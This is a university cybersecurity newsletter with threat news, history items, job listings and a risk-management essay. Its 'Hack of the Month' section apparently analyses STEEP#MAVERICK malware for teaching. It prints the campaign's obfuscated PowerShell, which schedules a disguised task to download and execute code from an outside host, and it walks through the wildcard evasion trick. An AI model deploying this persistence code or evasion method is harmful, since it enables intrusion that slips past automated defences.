




THE

PARANORMALIST

### Turkey Dinner



How would you like to proceed



Cook

Render

Eat



## NOVEMBER MONTHLY CONTENT FALL 2022

X



HACKS OF THE MONTH

3

CYBER NEWS UPDATES

5

CYBERSECURITY HISTORY

7

HACK OF THE MONTH

9

JOBS & INTERNSHIPS

15

FACULTY\_CORNER

17



CAE  
IN CYBERSECURITY  
COMMUNITY


≥ ----- ESTABLISHING CONNECTION -----

≥ Welcome to the November 2022 issue of "THE PACKET," produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde. Well, the semester is quickly closing behind us as we head to winter break, and there is so much more time to talk about our cybersecurity family for this Thanksgiving season. This year has again seen a trend of many malicious threat actors targeting various businesses. Additionally, many state actors have been more public with the Russian and Ukrainian conflict in this digital warfare version. Public disclosures of malicious techniques have highlighted many clever ways of avoiding detection. The art of escaping automated defenses has been the highlight in the last few months, as I have been watching with excitement. I don't have much joy in releasing sensitive information but witnessing clever techniques put into practice to evade analysis is exciting. After state actors' techniques become known, we start to see other groups utilize them to reasonable levels of success.

≥ In this issue, I highlighted one method because of how simply effective it was to bypass detection techniques. This technique does little to avoid detection by log analysis and sticks out like a sore thumb. Still, the reality is the majority of cyberattacks become successful because of the reliance on automated detection. While automating your company's defenses would be a financially safe security measure to secure critical business data. The simple fact is that the cybersecurity workforce is limited. When businesses have no personnel to turn to, they find automated tools developed by third parties to be a stop-gap solution. Automated solutions would provide a level of protection, but without trained cybersecurity personnel, attacks could go undetected.

≥ More cybersecurity personnel who understand the fundamentals are in high need. So please join us at the University of Arizona in the fight against digital warfare and have a safe and fun Thanksgiving.



**GAFGYT BOTNET LIFTS DDOS TRICKS FROM MIRAI**

The Gafgyt (a.k.a. BASHLITE) malware family first appeared in 2014 as a malware strain that exploited known vulnerabilities. Gafgyt targeted the tiny home and small office (SOHO) routers to launch Distributed Denial of Service (DDoS) attacks, much like those orchestrated by the well-known Mirai botnet. Gafgyt uses scanners to exploit known vulnerabilities and targets various IoT devices and can conduct several DDoS attacks at the same time. In addition, this new Gafgyt variant performs attacks that kill any other botnets residing on its compromised devices. Gafgyt is one example of the many types of malware targeting vulnerable routers and IoT devices. Of the targeted routers by this latest variant of Gafgyt, all are pretty outdated and have been on the market for years. Therefore, Gafgyt highlights the importance of ensuring your router is constantly running with the latest firmware. Sometimes, it may be best to upgrade the device to a newer model.

- [ARTICLE LINK](#)
- [MALWARE ANALYSIS](#)

**CAFFEINE PHISHING-AS-A-SERVICE PLATFORM**

Researchers discovered malicious actors using a shared Phishing-as-a-Service (PhaaS) platform called “Caffeine”. This platform has an intuitive interface and comes at a relatively low cost while providing a multitude of features and tools to its criminal clients to orchestrate and automate core elements of their phishing campaigns. Unlike most PhaaS platforms, Caffeine is somewhat unique in that it features an entirely open registration process, allowing just about anyone with an email to register for their services instead of working directly through narrow communication channels. To seemingly maximize support for a variety of clientele, The Caffeine platform provides phishing email templates earmarked for use against Chinese and Russian targets; a generally uncommon and noteworthy feature of the platform. It is worth noting that over the course of the research into the Caffeine platform, researchers observed Caffeine's administrators announce several key platform improvements via the Caffeine news feed, including feature updates and expansions of their accepted cryptocurrencies. Although the use of phishing platforms is certainly not a novel mechanism to facilitate attacks, it is worth noting that such feature-rich options, like Caffeine, are readily accessible to cybercriminals.

- [ARTICLE LINK](#)
- [CAFFEINE PLATFORM](#)

**OLDGREMLIN HACKERS USE LINUX RANSOMWARE TO ATTACK RUSSIAN ORGS**

OldGremlin, one of the few ransomware groups attacking Russian corporate networks, has expanded its toolkit with file-encrypting malware for Linux machines. Group-IB researchers have been tracking OldGremlin and their tactics, techniques, and procedures since the first attacks attributed to the group in March 2020. During an incident response engagement this year, Group-IB found that OldGremlin targeted a Linux machine with a Go variant of the TinyCrypt ransomware the gang uses to encrypt Windows machines. The toolkit strongly suggests that OldGremlin is a highly skilled actor carefully preparing attacks to leave its victims with no other choice but to pay the ransom. The total number of attacks that researchers attribute to OldGremlin has now reached 16, most of them dating from 2020. Although most ransomware gangs avoid targets in Russia and the countries in the Commonwealth of Independent States region, Russian companies are still targeted for file-encrypting attacks. "OldGremlin has debunked the myth that ransomware groups are indifferent to Russian companies. According to our data, the gang's track record includes almost twenty attacks with multi-million dollar ransom demands, with large companies becoming their preferred targets more often" - Ivan Pisarev, Head of Dynamic Malware Analysis Team at Group-IB. Several groups do not align with this rule, which is followed by the letter by Russian cybercriminals, Dharma, Crylock, and Thanos being some of the most active in 2021.

- [ARTICLE LINK](#)
- [GROUP-IB ANALYSIS](#)
- [MALWARE REVIEW](#)

**MALWARE DEV CLAIMS TO SELL NEW BLACKLOTUS WINDOWS UEFI BOOTKIT**

A threat actor is selling on hacking forums what they claim to be a new UEFI bootkit named BlackLotus, a malicious tool with capabilities usually linked to state-backed threat groups. UEFI bootkits are planted in the system firmware and are invisible to security software running within the operating system because the malware loads in the initial stage of the booting sequence. While cybercriminals who want a license for this Windows bootkit have to pay \$5,000, the threat actor says rebuilds would only set them back \$200. The seller says BlackLotus features integrated Secure Boot bypass, has built-in Ring0/Kernel protection against removal, and will start in recovery or safe mode. BlackLotus claims to come with anti-virtual machine, anti-debug, and code obfuscation features to block malware analysis attempts. The seller also claims that security software cannot detect and kill the bootkit as it runs under the SYSTEM account within a legitimate process. Even more, this tiny bootkit with a size of only 80 kb on disk after installation can disable built-in Windows security protection such as Hypervisor-Protected Code Integrity and Windows Defender and bypass User Account Control. "The software itself and the Secure Boot bypass work vendor independent. A vulnerable signed bootloader is used to load the bootkit if Secure Boot is used," the threat actor explained when a potential "Customer" asked if it would work with a particular firmware.

- [ARTICLE LINK](#)



FEBRUARY 19, 1984

> . THOMAS JEWKES

Many would argue Michael Jordan was the greatest basketball player who ever lived. But are you aware he didn't win a championship for the first SIX YEARS he played professional ball? Michael Jordan was a great individual player. But he couldn't have achieved all he did without the help of those around him.

Obviously, Jordan couldn't win championships by himself. He needed help. Enter Scotty Pippin. Pippin was a great compliment to Jordan's aggressive style. But even then, the Bulls still couldn't get past the Detroit Pistons. Slowly, the team added additional players and new head coach. And they beat the Pistons.

You need to surround yourself with helpers too.

Helpers don't always appear as you would expect. Sometimes, they might even look like rivals. Rivals provide friction. And friction makes you stronger.

Lenny Bias was friction for a young Michael Jordan. When Jordan and Bias were in college, they were opponents. On February 19, 1984 their teams faced off for what would be their last game together. Bias playing for Maryland and Jordan for the Tarheels. Jordan was more experienced. But Bias was clearly getting better by the day.

We can only speculate that the presence of Bias playing against Jordan and the Tarheels was a significant motivator for Jordan. But given Jordan's competitive nature it wouldn't be a stretch.



FEBRUARY 19, 1984

&gt; . THOMAS JEWKES

In a USA Today article about the rivalry that wasn't I found this quote from Michael Wilbon,

"Those of us who had the pleasure of watching him believe Bias would have been to Jordan what [Larry] Bird was to Magic [Johnson] — a true natural, equally fierce rival, the singular decade long rival Jordan never had."

In life sometimes the help we need to achieve greatness comes in the form of opposition, or friction. We achieve greatness, not from a "tensionless state" as Viktor Frankl said.

In terms of cybersecurity, slowing things down and creating a little controlled friction is necessary so we can review software hangs before they are made. Moving too fast to update a server (for example) or installing a new application without running it in a test environment can lead to disaster.

Two CyberEye clients experienced something like this. One client requested a new program installed. After review CyberEye found it was installing other software in the background that might be malicious. CyberEye was able to avert potential disaster. Another customer installed an update to a critical server without testing it first (against CyberEyes recommendation). That outcome wasn't trouble free. A brief test beforehand would have saved hours of headache.

When your business depends on your computers, slow down and take time to test new software. Testing your software in a controlled environment first adds a little friction to your workflow. But it just might be the friction you need.



# MORRIS WORM RELEASED



The Morris Worm marks a pivotal event in the history of cybersecurity and served as an impetus for legitimizing the formal field of cybersecurity as we know it today. The worm was released over 25 years ago by Robert Morris Junior who, at the time, was a graduate student at Cornell University. The evidence seems to suggest that Morris did not have malevolent intentions, but rather that it was an experiment gone awry. The Morris Worm spread from system to system across the Internet, which in 1987 comprised about 60,000 machines. The mechanisms by which the worm spread included the exploitation of security shortcomings in the Unix Finger program, the Sendmail program, and the Unix utility rsh as well as rexec. In this video, which is the first in a multi-part series, Sourcefire's Chief Scientist, Zulfikar Ramzan, gives an overview of the Morris Worm. In subsequent videos, Zulfikar dives into more detail regarding the worm's inner workings.

**NOVEMBER 3, 1988**

# FIRST USE OF TERM "COMPUTER VIRUS"



At a security seminar, Len Adleman used "virus" in connection with self-replicating computer programs. Afterwards, use of the term took off. Hat tip to Gregory Benford's story "The Scarred Man" (1970) and the movie "Westworld" (1973) - prior similar usage of "virus".

**NOVEMBER 10, 1983**

NOVEMBER

11

S	M	T	W	Th	F	S
		1	2		4	5
6	7	8	9		11	12
13	14	15		16	17	18
	21	22	23	24	25	26
27	28	29	30			



# FBI CONNECTED TO CARNIVORE SURVEILLANCE PROGRAM



The Electronic Privacy Information Center, which sued the FBI for the information through the Freedom of Information Act, said the batch of paperwork indicates that Carnivore can capture and archive "Unfiltered" Internet traffic contrary to FBI assertions. Among the information included in the documents was a sentence stating that the PC that is used to sift through email "Could reliably capture and archive all unfiltered traffic to the internal hard drive." The FBI document was dated June 5 and contained scores of deleted words and phrases.

**NOVEMBER 16, 2000**

# EARLIEST KNOWN USE OF THE WORD "HACKER"



The earliest known use of the word "hacker" in connection with computers was in an article in The Tech, MIT's student paper. "Many telephone services have been curtailed because of so-called hackers." Oh no - those pesky "so-called" hackers!

**NOVEMBER 20, 1963**

NOVEMBER

11

S	M	T	W	Th	F	S
		1	2		4	5
6	7	8	9		11	12
13	14	15		16	17	18
	21	22	23	24	25	26
27	28	29	30			





## OBFUSCATE THE LAUNCHING OF NOTEPAD

STEEP#MAVERICK is a malware campaign targeting the American defense contractors building the F35 Lightning attack aircraft. The malware campaign was discovered and covered in September, and this campaign is run the same way as most malware campaigns. The initial entry point is a phishing email crafted to convince the user to open a document. This document then serves as a simple command and control node to load the additional stages of the infection, and the critical data is identified and extracted from the targeted computer. This malware was successful in deploying by assuming these defense contractors relied on automated analysis, and the attackers used a few tricks to avoid automatic detection. This month, we will analyze one of the methods used because it is very clever and effective. Anti-Virus and other automated tools will look for some signature to alert on. If malware tries to open the command prompt or PowerShell, this should be met with suspicion. There are legitimate reasons why an executable would need to run these Windows processes, but they would work within the permissions structure. In defense contractors, you could assume that any machine you encounter would be considered more restrictive or locked down to prevent malicious or accidental permission elevations. A military contractor would not want an average user to be able to run a program that requires administrative permissions. So how would you be able to run a program and avoid detection, well let's look at a simple example.

**CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. HACKING\_POC IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS. IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!**



# OBFUSCATE THE LAUNCHING OF NOTEPAD

Viewing the malware's extracted code, we see one of the functions is building a scheduled task within windows as a form of persistence. The malware wants to access schtasks.exe which enables an administrator to create, delete, query, change, run, and end scheduled tasks on a local or remote computer. The malware wanted the schedule task to reach out to a URL every weekday at 9:32 am to gain access to the executable. The script would normally call `$env:SYSTEMROOT\System32\schtasks.exe` but this likely be identified and not allowed to run. So, what this malware does is run the command `$env:???t??r???\*2\??h???k?*` which is a mixture of expressions and wildcards. So first let's break this down. The script wants to access a program within the system root directory. The system root directory is usually C:\Windows. If you opened a powershell window and typed `$env:systemroot` the return should be C:/Windows. The next folder the malware wants to reach is the System32 folder. System32 is a critical part of the Windows operating system where important system files are stored. One of the system files is schtasks.exe.

```

93 if ([Security.Principal.WindowsIdentity]::GetCurrent()
    .Groups -match "S-1-5-32-544") {
94   .(gal [?e]x) ("$env:???t??r???\*2\??h???k?* -create -f
    -rl HIGHEST -d MON,TUE,WED,THU,FRI -sc weekly -st
    14:39 -tn MicrosoftEdgeUpdateTaskMachine_System -tr
    'forfiles /p %systemroot% /m h\"h.e\"xE /c \"p\"o\"wE\
    \"r\"s\"hEl\"l MicrosoftEdgeUpdate /w 1 /nOp .(gal "+"
    ?lee?)120; .(gal "+"?e[?x])(.(gal "+"?rm)terma.pics/a0/
    s)\'" | &Out-Null;
95 } else {
96   .(gal [?e]x) "$env:???t??r???\*2\??h???k?* -create -f -d
    MON,TUE,WED,THU,FRI -sc weekly -st 09:32 -tn
    MicrosoftEdgeUpdateTaskMachine_User -tr 'forfiles /p
    %systemroot% /m h\"h.e\"xE /c \"p\"o\"wE\"r\"s\"hEl\"l
    MicrosoftEdgeUpdate /w 1 /nOp .(gal ?lee?)120; .(gal ?e[
    ?x])(.(gal ?rm)terma.pics/a0/s)\'" | Out-Null;
97 };
98

```



## OBFUSCATE THE LAUNCHING OF NOTEPAD

So how does the command `$env:????t??r???\*2\??h???k?*` run that program you may ask. You could use a normal wildcard like `*`, but this would return any match within the query. When you use a `?` this will only search within a single character. So, if you're trying to call `$env:systemroot` but you want to be sneaky you can simply replace the text with question marks. However, PowerShell needs something to help the search and replacing everything with question marks will return an error as your search will be so abstracted, Windows will not know which variable you are referring to. If we were to use the command `$env:s?????????` For example, this will also return our system root directory as only one variable would match with the length and starts with a S.

The next folder is the System32 directory, and the malware authors used `*2` as a way to express this. Using the `*` wildcard this would look for any directory that ends with a 2. Now in most Windows machines this would return as either System32 or twain\_32. We can check this in PowerShell with the command `Get-ChildItem $env:?????????T\*2` and this returns the possible matches.

```
PS C:\windows> Get-ChildItem $env:?????????T\*2

Directory: C:\WINDOWS


Mode                LastWriteTime         Length Name
----                -
d-----          10/31/2022  11:45 AM           System32
d-----           5/6/2022  10:25 PM           twain_32
```

We can narrow this down in a few different ways by calling `S*2` which would look for everything that starts with a s and ends in a 2 and this would narrow down our folder.



## OBFUSCATE THE LAUNCHING OF NOTEPAD

Now that we are in the System32 folder we can now run our program. Now for this example we are going to run the program notepad as an example, but this could also be used to pass variables into a program to do malicious activities. To do this we could draft the command `$env:??t??r???\*2\???\?d` but this is going to be too abstract for windows to understand and will throw an error. I decided to use the command `$env:??t??r???\*2\??te?a*` as this launch's notepad and narrows it down nicely. The ending `*` wildcard allows windows to find the exe at the end of the executable. We can test this by using powershell and using the "start" prefix. Now there is nothing very special about this, avoiding automated defenses is nothing new but by using the wild cards in this way I find it to be a little more novel and something fun to explore. What else can you launch with an obfuscated command?



The screenshot shows a Notepad window titled "Untitled - Notepad" with a menu bar containing "File", "Edit", and "View". Overlaid on top of the Notepad window is a PowerShell terminal window titled "C:\WINDOWS\system32\cmd.exe - powershell". The terminal shows the following commands and output:

```
PS C:\windows> start $env:??t??r???\*2\??te?a*
PS C:\windows> _
```

The status bar at the bottom of the Notepad window shows "Ln 1, Col 1", "100%", "Windows (CRLF)", and "UTF-8".



# Follow Us on Social Media



Let's Get Connected for Our Latest News & Updates

**in** [www.linkedin.com/company/uarizona-wicys/](http://www.linkedin.com/company/uarizona-wicys/)

 [www.twitter.com/UWicys](http://www.twitter.com/UWicys)

**f** [www.facebook.com/UAZWicys](http://www.facebook.com/UAZWicys)

 [www.instagram.com/uarizonawicys/](http://www.instagram.com/uarizonawicys/)



**UNIVERSITY OF ARIZONA  
STUDENT CHAPTER**



# STUDENT WORKER OPPORTUNITIES

THE CYBER CONVERGENCE CENTER WELCOMES ALL STUDENTS TO APPLY FOR STUDENT WORKER OPPORTUNITIES IN CYBERSECURITY!

## INTERESTED? SUBMIT COVER LETTER AND RESUME TO MICHAEL GALDE

Play a critical role in the continuous monitoring and response to significant incidents affecting the Facilities Management critical infrastructure network, including monitoring a ticket queue, alarms, incidents, and trouble tickets. Develop, document, and execute threat hunting operations to detect known adversary TTPs. Document and communicate hunt methodologies and findings. Provide metrics to measure the impact of hunting operations; track and report metrics. Review and document security-related change requests and advise management on approval decisions. Provide investigations, responses, and root cause analysis on incidents affecting the network. Make necessary notifications on identified incidents and critical situations in a calm, problem-solving manner. Assignments are often self-initiated. All other duties assigned.

### Minimum Qualifications


- Passed CYBV 301 or CYBV 385
- Passed CYBV 326
- Current University of Arizona Student, enrolled in a minimum of 6 units
- This position requires an FBI Background Check
- Demonstrate experience with Windows desktop environment
- Demonstrate experience with Wireshark
- Experience participating in Capture the Flag events
- Located within reasonable commuting distance to Main Campus as this position is in-person

### Preferred Qualifications

- Passed CYBV 400
- Previous work experience in a Security Operations Center environment
- Experience with Linux command line
- Experience with PowerShell

### Required Knowledge, Skills, and Abilities

- Attention to detail
- Well-developed organization skills
- Self-starter



### LOCATION / HOURS



UNIVERSITY OF ARIZONA  
MAIN CAMPUS



9 AM TO 4 PM  
20 HOURS A WEEK  
\$15.00 AN HOUR

### CONTACT



michaelgalde@arizona.edu



520-621-0634



## HASHICORP SECURITY ENGINEER INTERNSHIP PORTLAND, OR



We are looking for Security Engineering Interns to help scale our Infrastructure Security function, which works closely with engineering & product management to ensure that security is appropriately addressed across the HashiCorp products and services. Security at HashiCorp is largely a remote team. While prior experience working remotely isn't required, we are looking for team members who perform well given a high level of independence and autonomy.

You may be a good fit for our team if you:

- Are currently pursuing a bachelor's degree in engineering, information technology or equivalent training in the United States, with an anticipated graduation date of Fall 2023- Spring 2024
- Have some coding proficiency
- Understand application and infrastructure security testing methodologies and tools
- Are familiar with securing cloud services running in Amazon AWS or Google Cloud Platform

- [APPLY HERE](#)
- [WEBSITE](#)
- [GLASS DOOR](#)

## L3 IT SECURITY INTERN REMOTE USA



Job Description:

- Maintain current SCCM systems environment for an enterprise organization
- Implement software package and OS Image development, testing, deployment, and issue tracking
- Analyze the current enterprise configuration management implementation and provide a status report before and after remediation actions are engineered
- Analyze SCCM log files, provide patch management support, and implement off-hours maintenance windows
- Interpret a customer's description of a problem and determine possible solutions
- Educate and train customers in the use of the system installed
- Coordinate with hardware and software vendors to troubleshoot problems
- Create and maintain detailed documentation on procedures for all systems

Qualifications:

- Pursuing a Bachelor's degree in Information Technology, Computer Engineering, Computer Science or related field
- GPA of 3.0 or greater

- [APPLY HERE](#)
- [WEBSITE](#)
- [GLASS DOOR](#)



**OPEN PORTS ARE  
OPEN INVITATIONS  
TO  
CYBER CRIMINALS**



**JOIN  
CYBER  
SAGUARIOS  
TODAY**




**CYBER\_SAGUARIOS**



# THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

## Actualized Harm by Failed Risk Management

This is part three of a six-part series of a paper written by Professor VanHoy



**Select.** This phase of the risk management framework is slightly more intensive as there are six tasks associated with this step. The purpose of this step is to select, tailor, and document the controls necessary to protect the system and organization based upon the risk to business processes, people, assets, and the nation. The first task establishes control baselines for the physical, technical, and administrative areas of the organization. Controls are considered to be strong when nine layers are implemented across the physical, administrative, and technical environments with corrective, detective, and preventative functions in place (Cannon, 2016, p. 214). However, not all organizations may choose to implement this level of control as this can quickly become a very costly endeavor. The next task involves tailoring controls out or modifying them to adapt to the organization in a way that provides adequate protection and flexibility. This portion of the risk management framework allows for the selection of compensating controls in the event a primary control may be tailored out. Compensating controls are vital for mitigating risk to acceptable levels when an obstruction to the primary control has occurred.



## THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

&gt; . PART 3 OF 6

&gt; . Jordan A. VanHoy

Control allocation is the following step which involves the documentation and allocation of security and privacy controls for the system and environment. These controls may be system-applicable, hybrid, or common based on the business function and desired level of risk. As this is being determined, the documentation of the planned implementation is the next step and logical input to the specific system plans. After the plans have been developed and adequately documented based on business functions, the strategy for continuous monitoring at the system level may be developed. The differentiation at this level is that a time based, or event-based designation may be placed for ongoing authorization to operate. This indicates that a system may require auditing at a specified time interval, or the auditing may trigger based upon an event in order to maintain approval to operate on the network. The last remaining task is to review the plan and seek approval for implementation.

**Implement.** At this point in the risk management framework, an organization has conducted extensive planning and self-exploration. All assets have been identified, categorized based on sensitivity, given a security categorization, understanding how information is being handled across the information lifecycle and controls selected to protect organizational systems and environments. The purpose of the implementation step is to provision the controls detailed in the plans created in the aforementioned steps. During this phase there are two tasks which take place. The first task is to implement the specified controls while the second is to update the plan with applicable information pertaining to the implementation. Challenges may be incurred, and plans altered due to the presence of new information or system changes. Information systems can be dynamics and the plans should allow for flexibility. While updating the plans, the information contained should be sufficient for assessors to audit the controls of the system to ensure compliance.



## THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

&gt; . PART 3 OF 6

&gt; . Jordan A. VanHoy

**Assess.** The next portion of the framework is the first time the controls are tested to verify if they have been implemented correctly, provide the level of protection anticipated, and produce the desired outcome. This can be an intensive time period as many roadblocks may be encountered due to the dynamic nature that information systems often interact with other devices. In the event controls are deemed to allow an elevated level of risk, compensating controls may be issued to mitigate risk further. However, the cost of protection should no exceed the value of the system in question. This is to say that an organization must have a clear indication of the worth the information and the asset have in tandem in order to assign a security categorization and any subsequent expenditures.

When following the risk management framework, there are six tasks associated with the assess phase. The first task is to select a competent and thorough team of assessors and the desired level of independence agreed upon for the assessment team. While this is a fairly easy and straightforward task, the following task includes documenting the assessment plan and subsequent documentation handed over to the assessment team. In the modern enterprise environment, this is often conducted in an online intranet site with a risk management profiling system (RMPS). The RMPS is a dynamic governance, risk, and compliance tool to document applicable, tailored, and hybrid controls for the various components leveraged by the enterprise. Evidence for the assessors may be uploaded to the RMPS where the assessors can identify if the controls are meeting the stated guidance and have been implemented properly. This is vital to the continual authorization required for systems placed on the network. Generally speaking, systems must be authorized to be on the network at an organizationally defined time limit.



## THE SHIFT TO INFORMATION SYSTEM CONTINUOUS MONITORING

&gt; . PART 3 OF 6

&gt; . Jordan A. VanHoy

The third task associated with the assess phase is the actual assessment of the controls by the assessor team. The use of automation is recommended to be leveraged here as this greatly decreases the amount of time and personnel needed to pull evidence and upload to the RMPS. In many cases, the applications used by the organization can be manipulated through the application programming interface (API) or alternative command line interface. During the manipulation, it is possible to put the results to a file that the assessors may use to determine the effectiveness of the control. This process is generally referred to as automated evidence collection. For instance, take the AC-02.00.04.01 control step from the NIST SP 800-53 which requires organizations to uniquely define users of the information system.

